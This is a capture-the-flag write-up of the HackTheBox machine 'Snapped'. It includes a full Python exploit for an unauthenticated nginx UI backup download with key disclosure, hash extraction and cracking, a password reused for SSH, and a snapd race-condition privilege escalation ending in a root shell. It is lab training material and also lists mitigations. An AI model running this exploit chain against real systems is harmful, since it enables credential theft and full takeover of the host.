Snapped
Writeup for HackTheBox Snapped Machine
Executive Summary
This report documents the complete attack chain against the HackTheBox machine Snapped, an Ubuntu 24.04 LTS server. The exploitation path chains the following techniques:
- Unauthenticated Backup Extraction (CVE-2026-27944) — An outdated version of nginx UI (2.3.2) was discovered on an administrative subdomain. The
/api/backupendpoint allowed unauthenticated downloading of system backups and disclosed the AES encryption key and IV in theX-Backup-SecurityHTTP header. - Credential Recovery & SSH Access — The downloaded backup was decrypted to reveal an SQLite database containing bcrypt-hashed user credentials. Cracking the hash for the user
jonathanyielded the plaintext password (linkinpark), providing initial SSH access to the system. - Local Privilege Escalation via snap-confine (CVE-2026-3888) — The system was running a vulnerable version of
snapd. A Time-of-Check to Time-of-Use (TOCTOU) race condition betweensnap-confineandsystemd-tmpfileswas exploited. By winning the race to swap the/tmp/.snapdirectory during sandbox initialization, attacker-controlled libraries were bind-mounted into the snap sandbox, allowing execution of a maliciousld.so.preloadpayload via a SUID binary to obtain an unconfined root shell.
Impact: Complete system compromise. An unauthenticated attacker could gain initial access through credential leakage and escalate to root privileges due to the vulnerable snapd installation.
Reconnaissance
Network Enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV -Pn -p $(sudo nmap -Pn -p- --min-rate 8000 $ip | grep 'open' | cut -d '/' -f 1 | paste -sd ,) $ip -oN nmap.scan

Nmap scan report for 10.129.39.215
Host is up (0.21s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4b:c1:eb:48:87:4a:08:54:89:70:93:b7:c7:a9:ea:79 (ECDSA)
|_  256 46:da:a5:65:91:c9:08:99:b2:96:1d:46:0b:fc:df:63 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://snapped.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Key Findings:
- SSH Banner reveals
OpenSSH 9.6p1 Ubuntu 3ubuntu13.15, indicating Ubuntu 24.04 LTS - Nginx web server version
1.24.0running on port 80
Add hostname to /etc/hosts for proper DNS resolution:
1
2
┌──(kali㉿kali)-[~/HTB/Linux/Snapped]
└─$ echo "$ip  snapped.htb" | sudo tee -a /etc/hosts
Initial Access
Web Application Enumeration
Accessing http://snapped.htb/ reveals an infrastructure management service homepage.

Since the homepage appears to be static content, we perform directory fuzzing to identify hidden endpoints or administrative interfaces:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌──(kali㉿kali)-[~/HTB/Linux/Snapped]
└─$ feroxbuster -u http://snapped.htb/

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.13.1
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://snapped.htb/
 🚩  In-Scope Url          │ snapped.htb
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.13.1
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        7l       12w      162c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET      553l     1927w    17808c http://snapped.htb/style.css
200      GET      539l     1856w    20199c http://snapped.htb/
[####################] - 74s    30001/30001   0s      found:2       errors:1
[####################] - 74s    30000/30000   407/s   http://snapped.htb/
Directory fuzzing reveals only static files (style.css) with no valuable administrative endpoints. We pivot to virtual host enumeration to identify subdomains:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(kali㉿kali)-[~/HTB/Linux/Snapped]
└─$ gobuster vhost -u http://snapped.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -t 40 --ad
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                       http://snapped.htb
[+] Method:                    GET
[+] Threads:                   40
[+] Wordlist:                  /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
[+] User Agent:                gobuster/3.8.2
[+] Timeout:                   10s
[+] Append Domain:             true
[+] Exclude Hostname Length:   false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
admin.snapped.htb Status: 200 [Size: 1407]
#www.snapped.htb Status: 400 [Size: 166]
#mail.snapped.htb Status: 400 [Size: 166]
Progress: 19966 / 19966 (100.00%)
===============================================================
Finished
===============================================================
Discovery: An admin subdomain exists at admin.snapped.htb returning HTTP 200. Add this to /etc/hosts:
1
2
┌──(kali㉿kali)-[~/HTB/Linux/Snapped]
└─$ echo "$ip  admin.snapped.htb" | sudo tee -a /etc/hosts
Admin Panel - nginx UI Identification

Accessing http://admin.snapped.htb/ reveals an nginx UI web management panel:

Examining the page source reveals a versioning script. The version-BWPlJ0ga.js file discloses the application version:
1
2
3
┌──(kali㉿kali)-[~/HTB/Linux/Snapped]
└─$ curl 'http://admin.snapped.htb/assets/version-BWPlJ0ga.js'
const t="2.3.2";const o={version:t,build_id:1,total_build:512};export{o as a,t as v};
Critical Finding: nginx UI version 2.3.2 is deployed. This version is vulnerable to CVE-2026-27944 - Unauthenticated Backup Download with Encryption Key Disclosure.
CVE-2026-27944: Unauthenticated Backup Extraction
Vulnerability Description
nginx UI versions < 2.3.3 contain a critical flaw in the /api/backup endpoint:
- The endpoint is unauthenticated - accessible without credentials
- Backup encryption keys are disclosed in response headers (
X-Backup-Securityheader) - The encryption key and initialization vector (IV) are transmitted base64-encoded in the same header as the encrypted backup
- This allows an attacker to download and immediately decrypt full system backups containing:
- Database credentials and user authentication hashes
- Session tokens and authentication material
- SSL/TLS private keys
- Complete nginx configurations
- Application secrets and API keys
Exploitation
Using the POC to extract and decrypt the backup:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
#!/usr/bin/env python3

"""
POC: Unauthenticated Backup Download + Key Disclosure via X-Backup-Security

Usage:
  python CVE-2026-27944.py --target http://127.0.0.1:9000 --out backup.bin --decrypt
"""

import argparse
import base64
import os
import sys
import urllib.parse
import urllib.request
import zipfile
from io import BytesIO

try:
    from Crypto.Cipher import AES
    from Crypto.Util.Padding import unpad
except ImportError:
    print("Error: pycryptodome required for decryption")
    print("Install with: pip install pycryptodome")
    sys.exit(1)


def _parse_keys(hdr_val: str):
    """
    Parse X-Backup-Security header format: "base64_key:base64_iv"
    Example: e5eWtUkqVEIixQjh253kPYe3cpzdasxiYTbOFHm9CJ4=:7XdVSRcgYfWf7C/J0IS8Cg==
    """
    v = (hdr_val or "").strip()

    # Format is: key:iv (both base64 encoded)
    if ":" in v:
        parts = v.split(":", 1)
        if len(parts) == 2:
            return parts[0].strip(), parts[1].strip()

    return None, None


def decrypt_aes_cbc(encrypted_data: bytes, key_b64: str, iv_b64: str) -> bytes:
    """Decrypt using AES-256-CBC with PKCS#7 padding"""
    key = base64.b64decode(key_b64)
    iv = base64.b64decode(iv_b64)

    if len(key) != 32:
        raise ValueError(f"Invalid key length: {len(key)} (expected 32 bytes for AES-256)")
    if len(iv) != 16:
        raise ValueError(f"Invalid IV length: {len(iv)} (expected 16 bytes)")

    cipher = AES.new(key, AES.MODE_CBC, iv)
    decrypted = cipher.decrypt(encrypted_data)
    return unpad(decrypted, AES.block_size)


def extract_backup(encrypted_zip_path: str, key_b64: str, iv_b64: str, output_dir: str):
    """Extract and decrypt the backup archive"""
    print(f"\n[*] Extracting encrypted backup to {output_dir}")

    os.makedirs(output_dir, exist_ok=True)

    # Extract the main ZIP (contains encrypted files)
    with zipfile.ZipFile(encrypted_zip_path, 'r') as main_zip:
        print(f"[*] Main archive contains: {main_zip.namelist()}")
        main_zip.extractall(output_dir)

    # Decrypt each file
    encrypted_files = ["hash_info.txt", "nginx-ui.zip", "nginx.zip"]

    for filename in encrypted_files:
        filepath = os.path.join(output_dir, filename)
        if not os.path.exists(filepath):
            print(f"[!] Warning: {filename} not found")
            continue

        print(f"[*] Decrypting {filename}...")

        with open(filepath, "rb") as f:
            encrypted = f.read()

        try:
            decrypted = decrypt_aes_cbc(encrypted, key_b64, iv_b64)

            # Write decrypted file
            decrypted_path = filepath.replace(".zip", "_decrypted.zip") if filename.endswith(".zip") else filepath + ".decrypted"
            with open(decrypted_path, "wb") as f:
                f.write(decrypted)

            print(f"    → Saved to {decrypted_path} ({len(decrypted)} bytes)")

            # If it's a ZIP, extract it
            if filename.endswith(".zip"):
                extract_dir = os.path.join(output_dir, filename.replace(".zip", ""))
                os.makedirs(extract_dir, exist_ok=True)
                with zipfile.ZipFile(BytesIO(decrypted), 'r') as inner_zip:
                    inner_zip.extractall(extract_dir)
                    print(f"    → Extracted {len(inner_zip.namelist())} files to {extract_dir}")

        except Exception as e:
            print(f"    ✗ Failed to decrypt {filename}: {e}")

    # Show hash info
    hash_info_path = os.path.join(output_dir, "hash_info.txt.decrypted")
    if os.path.exists(hash_info_path):
        print(f"\n[*] Hash info:")
        with open(hash_info_path, "r") as f:
            print(f.read())

def main():
    ap = argparse.ArgumentParser(
        description="Nginx UI - Unauthenticated backup download with key disclosure"
    )
    ap.add_argument("--target", required=True, help="Base URL, e.g. http://host:port")
    ap.add_argument("--out", default="backup.bin", help="Where to save the encrypted backup")
    ap.add_argument("--decrypt", action="store_true", help="Decrypt the backup after download")
    ap.add_argument("--extract-dir", default="backup_extracted", help="Directory to extract decrypted files")

    args = ap.parse_args()

    url = urllib.parse.urljoin(args.target.rstrip("/") + "/", "api/backup")

    # Unauthenticated request to the backup endpoint
    req = urllib.request.Request(url, method="GET")

    try:
        with urllib.request.urlopen(req, timeout=20) as resp:
            hdr = resp.headers.get("X-Backup-Security", "")
            key, iv = _parse_keys(hdr)
            data = resp.read()
    except urllib.error.HTTPError as e:
        print(f"[!] HTTP Error {e.code}: {e.reason}")
        sys.exit(1)
    except Exception as e:
        print(f"[!] Error: {e}")
        sys.exit(1)

    with open(args.out, "wb") as f:
        f.write(data)

    # Key/IV disclosure in response header enables decryption of the downloaded backup
    print(f"\nX-Backup-Security: {hdr}")
    print(f"Parsed AES-256 key: {key}")
    print(f"Parsed AES IV    : {iv}")

    if key and iv:
        # Verify key/IV lengths
        try:
            key_bytes = base64.b64decode(key)
            iv_bytes = base64.b64decode(iv)
            print(f"\n[*] Key length: {len(key_bytes)} bytes (AES-256 ✓)")
            print(f"[*] IV length : {len(iv_bytes)} bytes (AES block size ✓)")
        except Exception as e:
            print(f"[!] Error decoding keys: {e}")
            sys.exit(1)

        if args.decrypt:
            try:
                extract_backup(args.out, key, iv, args.extract_dir)

            except Exception as e:
                print(f"\n[!] Decryption failed: {e}")
                import traceback
                traceback.print_exc()
                sys.exit(1)
    else:
        print("\n[!] Failed to parse encryption keys from X-Backup-Security header")
        print(f"    Header value: {hdr}")

if __name__ == "__main__":
    main()
Execute the backup extraction exploit
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(.venv)─(kali㉿kali)-[~/HTB/Linux/Snapped]
└─$ python3 CVE-2026-27944.py --target http://admin.snapped.htb/ --out backup.bin --decrypt --extract-dir backup/

X-Backup-Security: OqdtKLyDdBrueIcvDbgm4vY8+QBKq8ts8ELBoyxVxkI=:GwbLMUZa3Ppbmh4QKuJE0g==
Parsed AES-256 key: OqdtKLyDdBrueIcvDbgm4vY8+QBKq8ts8ELBoyxVxkI=
Parsed AES IV    : GwbLMUZa3Ppbmh4QKuJE0g==

[*] Key length: 32 bytes (AES-256 ✓)
[*] IV length : 16 bytes (AES block size ✓)

[*] Extracting encrypted backup to backup/
[*] Main archive contains: ['hash_info.txt', 'nginx-ui.zip', 'nginx.zip']
[*] Decrypting hash_info.txt...
    → Saved to backup/hash_info.txt.decrypted (199 bytes)
[*] Decrypting nginx-ui.zip...
    → Saved to backup/nginx-ui_decrypted.zip (7688 bytes)
    → Extracted 2 files to backup/nginx-ui
[*] Decrypting nginx.zip...
    → Saved to backup/nginx_decrypted.zip (9936 bytes)
    → Extracted 22 files to backup/nginx

[*] Hash info:
nginx-ui_hash: 51d5d58571892d1f090833794128ae3448ce0b1a2194db5d4dc3ef2662ec8ec1
nginx_hash: 97c1ad6f30537c41c97a9802f00e6ddc2979d91438861cc09b98eac70a3318b3
timestamp: 20260522-114027
version: 2.3.2
Impact: The backup contains SQLite database files with all user credentials.
Credential Extraction from Decrypted Backup
The nginx-ui backup contains a SQLite database with user credentials. Extract authentication hashes:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(kali㉿kali)-[~/HTB/Linux/Snapped]
└─$ sqlite3 backup/nginx-ui/database.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
acme_users         configs            namespaces         sites
auth_tokens        dns_credentials    nginx_log_indices  streams
auto_backups       dns_domains        nodes              upstream_configs
ban_ips            external_notifies  notifications      users
certs              llm_sessions       passkeys
config_backups     migrations         site_configs
sqlite> .schema users
CREATE TABLE `users` (`id` integer PRIMARY KEY AUTOINCREMENT,`created_at` datetime,`updated_at` datetime,`deleted_at` datetime,`name` text,`password` text,`status` numeric DEFAULT true,`otp_secret` blob,`recovery_codes` text,`language` text DEFAULT "en");
CREATE INDEX `idx_users_deleted_at` ON `users`(`deleted_at`);
sqlite> select name,password from users;
admin|$2a$10$8YdBq4e.WeQn8gv9E0ehh.quy8D/4mXHHY4ALLMAzgFPTrIVltEvm
jonathan|$2a$10$8M7JZSRLKdtJpx9YRUNTmODN.pKoBsoGCBi5Z8/WVGO2od9oCSyWq
Two bcrypt-hashed credentials are recovered. Attempting bcrypt cracking against the jonathan account yields password linkinpark.
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~/HTB/Linux/Snapped]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt

┌──(kali㉿kali)-[~/HTB/Linux/Snapped]
└─$ john hash.txt --show
jonathan:linkinpark

1 password hash cracked, 1 left
User Flag
With compromised credentials jonathan:linkinpark, validate SSH access:
1
2
3
4
┌──(kali㉿kali)-[~/HTB/Linux/Snapped]
└─$ netexec ssh $ip -u jonathan -p 'linkinpark'
SSH         10.129.1.244    22     10.129.1.244     [*] SSH-2.0-OpenSSH_9.6p1 Ubuntu-3ubuntu13.15
SSH         10.129.1.244    22     10.129.1.244     [+] jonathan:linkinpark  Linux - Shell access!
Establish interactive SSH session:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(kali㉿kali)-[~/HTB/Linux/Snapped]
└─$ sshpass -p 'linkinpark' ssh -o StrictHostKeyChecking=no jonathan@snapped.htb
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.17.0-19-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

1 update can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Fri May 22 12:30:29 2026 from 10.10.14.108
jonathan@snapped:~$ cat user.txt
**************96e30dcbcecd2df0
System Enumeration for Privilege Escalation
Target System Profiling
Identify the operating system version and installed packages:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
jonathan@snapped:~/poc$ cat /etc/os-release
PRETTY_NAME="Ubuntu 24.04.4 LTS"
NAME="Ubuntu"
VERSION_ID="24.04"
VERSION="24.04.4 LTS (Noble Numbat)"
VERSION_CODENAME=noble
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=noble
LOGO=ubuntu-logo
Check for snap framework installation:
1
2
3
4
5
6
7
8
9
jonathan@snapped:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  snap  Templates  user.txt  Videos

jonathan@snapped:~$ snap version
snap    2.63.1+24.04
snapd   2.63.1+24.04
series  16
ubuntu  24.04
kernel  6.17.0-19-generic
Critical Finding: The target system has snapd version 2.63.1+24.04 installed, which is vulnerable to CVE-2026-3888. The patched version is 2.73+ubuntu24.04.2 or later.
Privilege Escalation: CVE-2026-3888
Vulnerability Overview
CVE-2026-3888 is a critical local privilege escalation vulnerability affecting snapd on Ubuntu 24.04+ and 25.10. The vulnerability stems from a TOCTOU (Time-of-Check, Time-of-Use) race condition between two system components:
- snap-confine - A SUID-root or capabilities-endowed binary that orchestrates snap sandbox creation
- systemd-tmpfiles - A daily system service that cleans up stale temporary files in
/tmp
The system administrator can configure systemd-tmpfiles to automatically delete files and directories in /tmp that haven’t been accessed or modified for:
- 30 days on Ubuntu 24.04
- 10 days on Ubuntu 25.10
snap-confine creates and maintains critical sandbox infrastructure in /tmp/snap-private-tmp/ during snap execution. Specifically, for each snap’s sandbox /tmp directory, snap-confine creates a /tmp/.snap` subdirectory used as a “mimic” mount point for read-only system libraries.
Technical Root Cause
When snap-confine initializes a snap’s sandbox, it must make read-only host directories (like /usr/lib/x86_64-linux-gnu/) writable for the sandboxed application. This is accomplished through a sophisticated bind-mount sequence:
- Bind-mount the read-only source to
/tmp/.snap/usr/lib/x86_64-linux-gnu(step 1) - Mount a tmpfs over the target location
/usr/lib/x86_64-linux-gnuto make it writable (step 2) - Bind-mount individual files from the mimic directory back (step 3)
- Create new mountpoints for additional overlays (step 4)
- Perform final bind-mounts of snap-specific resources (step 5)
The Vulnerability Window: Between steps 1 and 3, there exists a TOCTOU race condition:
/tmp/.snapdirectory exists and is owned by the snap user (world-writable parent)- snap-confine is preparing to bind-mount contents of
/tmp/.snapinto the namespace - An attacker can atomically replace
/tmp/.snap/usr/lib/x86_64-linux-gnuwith attacker-controlled content - When snap-confine performs step 3, it now bind-mounts attacker-controlled libraries
Exploitation Impact: By controlling /usr/lib/x86_64-linux-gnu inside the sandbox, the attacker gains control over:
- The dynamic linker (
ld-linux-x86-64.so.2) - All shared libraries loaded by SUID-root binaries in the sandbox
- This allows arbitrary code execution as root by simply executing any SUID binary
Exploitation Strategy
Using the Exploit (Github) developed by machine author TheCyberGreek.
The exploit uses a capabilities-based variant on Ubuntu 24.04, targeting the snap-store snap application. The attack chain:
- Establish a shell inside snap-store’s sandbox
- Maintain the
/tmpdirectory (prevent cleanup) while/tmp/.snapages to 30 days - Wait for systemd-tmpfiles to delete the stale
/tmp/.snap - Recreate
/tmp/.snapwith attacker-controlled/var/libmimic (snap-store requires/var/lib) - Win the race: detect snap-confine’s mount operations and atomically swap directories
- snap-confine bind-mounts attacker-controlled
/var/libcontents - Control
/var/lib/snapd/mount/snap.snap-store.user-fstabto inject arbitrary bind-mounts - Inject malicious
/etc/ld.so.preloadvia bind-mount - Execute a SUID-root binary which preloads attacker shellcode
- Escalate from confined root shell to unconfined root via SUID bash escape
Exploit Implementation
Preparation: Build Exploit Components
Compile the exploit driver (capabilities variant):
1
2
┌──(kali㉿kali)-[~/HTB/Linux/Snapped/CVE-2026-3888]
└─$ gcc -O2 -static -o exploit_cap exploit_caps.c
Compile the payload library (constructor-based preload):
1
2
┌──(kali㉿kali)-[~/HTB/Linux/Snapped/CVE-2026-3888]
└─$ gcc -shared -fPIC -nostartfiles -o librootshell.so librootshell_caps.c
Compilation Flags Explanation:
exploit_cap -O2 -static: Creates a static binary with optimizations, ensuring it runs without external dependencies in the snap sandboxlibrootshell.so -shared -fPIC -nostartfiles: Builds a position-independent shared library without C runtime initialization, allowing it to execute as a custom dynamic linker when preloaded
Package the exploit components:
1
2
3
4
┌──(kali㉿kali)-[~/HTB/Linux/Snapped/CVE-2026-3888]
└─$ zip exploit.zip exploit_cap librootshell.so
  adding: exploit_cap (deflated 57%)
  adding: librootshell.so (deflated 91%)
Transfer to target system:
1
2
┌──(kali㉿kali)-[~/HTB/Linux/Snapped]
└─$ sshpass -p 'linkinpark' scp -o StrictHostKeyChecking=no exploit.zip jonathan@snapped.htb:/home/jonathan/exploit.zip
Execution: Running the Exploit
Extract and execute on the target:
1
2
jonathan@snapped:~$ unzip exploit.zip && chmod +x exploit_cap
jonathan@snapped:~$ ./exploit_cap ./librootshell.so
Exploit Execution and Phases
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
jonathan@snapped:~/exploit$ ./exploit_cap ./librootshell.so
================================================================
CVE-2026-3888 — snap-confine / systemd-tmpfiles Capabilities LPE
================================================================
[*] Payload: /home/jonathan/poc2/./librootshell.so (14320 bytes)

[Phase 1] Entering snap-store sandbox...
[+] Inner shell PID: 13263

[Phase 2] Waiting for .snap deletion...
[*] Polling (up to 10 days on Ubuntu 25.10).
[*] Hint: use -s to skip.
[+] .snap deleted.

[Phase 3] Destroying cached mount namespace...
cannot perform operation: mount --rbind /dev /tmp/snap.rootfs_hmdttE//dev: No such file or directory
[+] Namespace destroyed (.mnt gone).

[Phase 4] Setting up and running the race...
[*]   Working directory: /proc/13263/cwd
[*]   Building .snap and .exchange...
[*]   17 entries copied to exchange directory
[*]   Starting race...
[*]   Monitoring snap-confine (child PID 13765)...

[!]   TRIGGER — swapping directories...
[+]   SWAP DONE — race won!
[+]   Race won. /var/lib/snapd is now user-owned.

[Phase 5] Setting up payload and user-fstab...
[*]   Copying /etc to .snap/etc...
[*]   Writing ld.so.preload...
[*]   Writing user-fstab...
[*]   Copying librootshell.so to /tmp/...
[*]   Copying busybox...
[*]   Writing escape script...
[*]   Swapping var/lib back (restoring original snapd metadata)...
[+]   Payload ready.

[Phase 6] Triggering root via SUID binary in /tmp/.snap...
[*]   Executing: snap-confine → /tmp/.snap/var/lib/snapd/hostfs/snap/core22/current/usr/bin/su
[*]   Exit status: 0

[Phase 7] Verifying...
[+] SUID root bash: /var/snap/snap-store/common/bash (mode 4755)
[*] Cleaning up background processes...

================================================================
  ROOT SHELL: /var/snap/snap-store/common/bash -p
================================================================

bash-5.1# id
uid=1000(jonathan) gid=1000(jonathan) euid=0(root) groups=1000(jonathan)
bash-5.1# cat /root/root.txt
****************999cc4c4094f0da0
Effective UID (euid=0) indicates SUID-root execution. Real UID remains 1000 (jonathan) but process executes with full root capabilities.
Mitigations & Recommendations
1. Update nginx UI to Patch CVE-2026-27944
Action: Upgrade nginx UI to version 2.3.3 or later. The patched versions require authentication for the /api/backup endpoint and do not disclose encryption keys in HTTP response headers.
Root Cause: nginx UI 2.3.2 exposed an unauthenticated backup endpoint that additionally leaked the AES encryption key and IV in the X-Backup-Security header, allowing immediate decryption of sensitive system configurations and databases.
2. Implement Strong Password Policies
Action: Enforce strong password complexity and length requirements for all user accounts. Passwords should not be easily guessable or based on common dictionary words (e.g., linkinpark). Consider implementing multi-factor authentication (MFA) for SSH access.
Root Cause: The user jonathan used a weak, easily crackable password (linkinpark), allowing the attacker to gain initial system access once the password hash was exposed.
3. Update snapd to Patch CVE-2026-3888
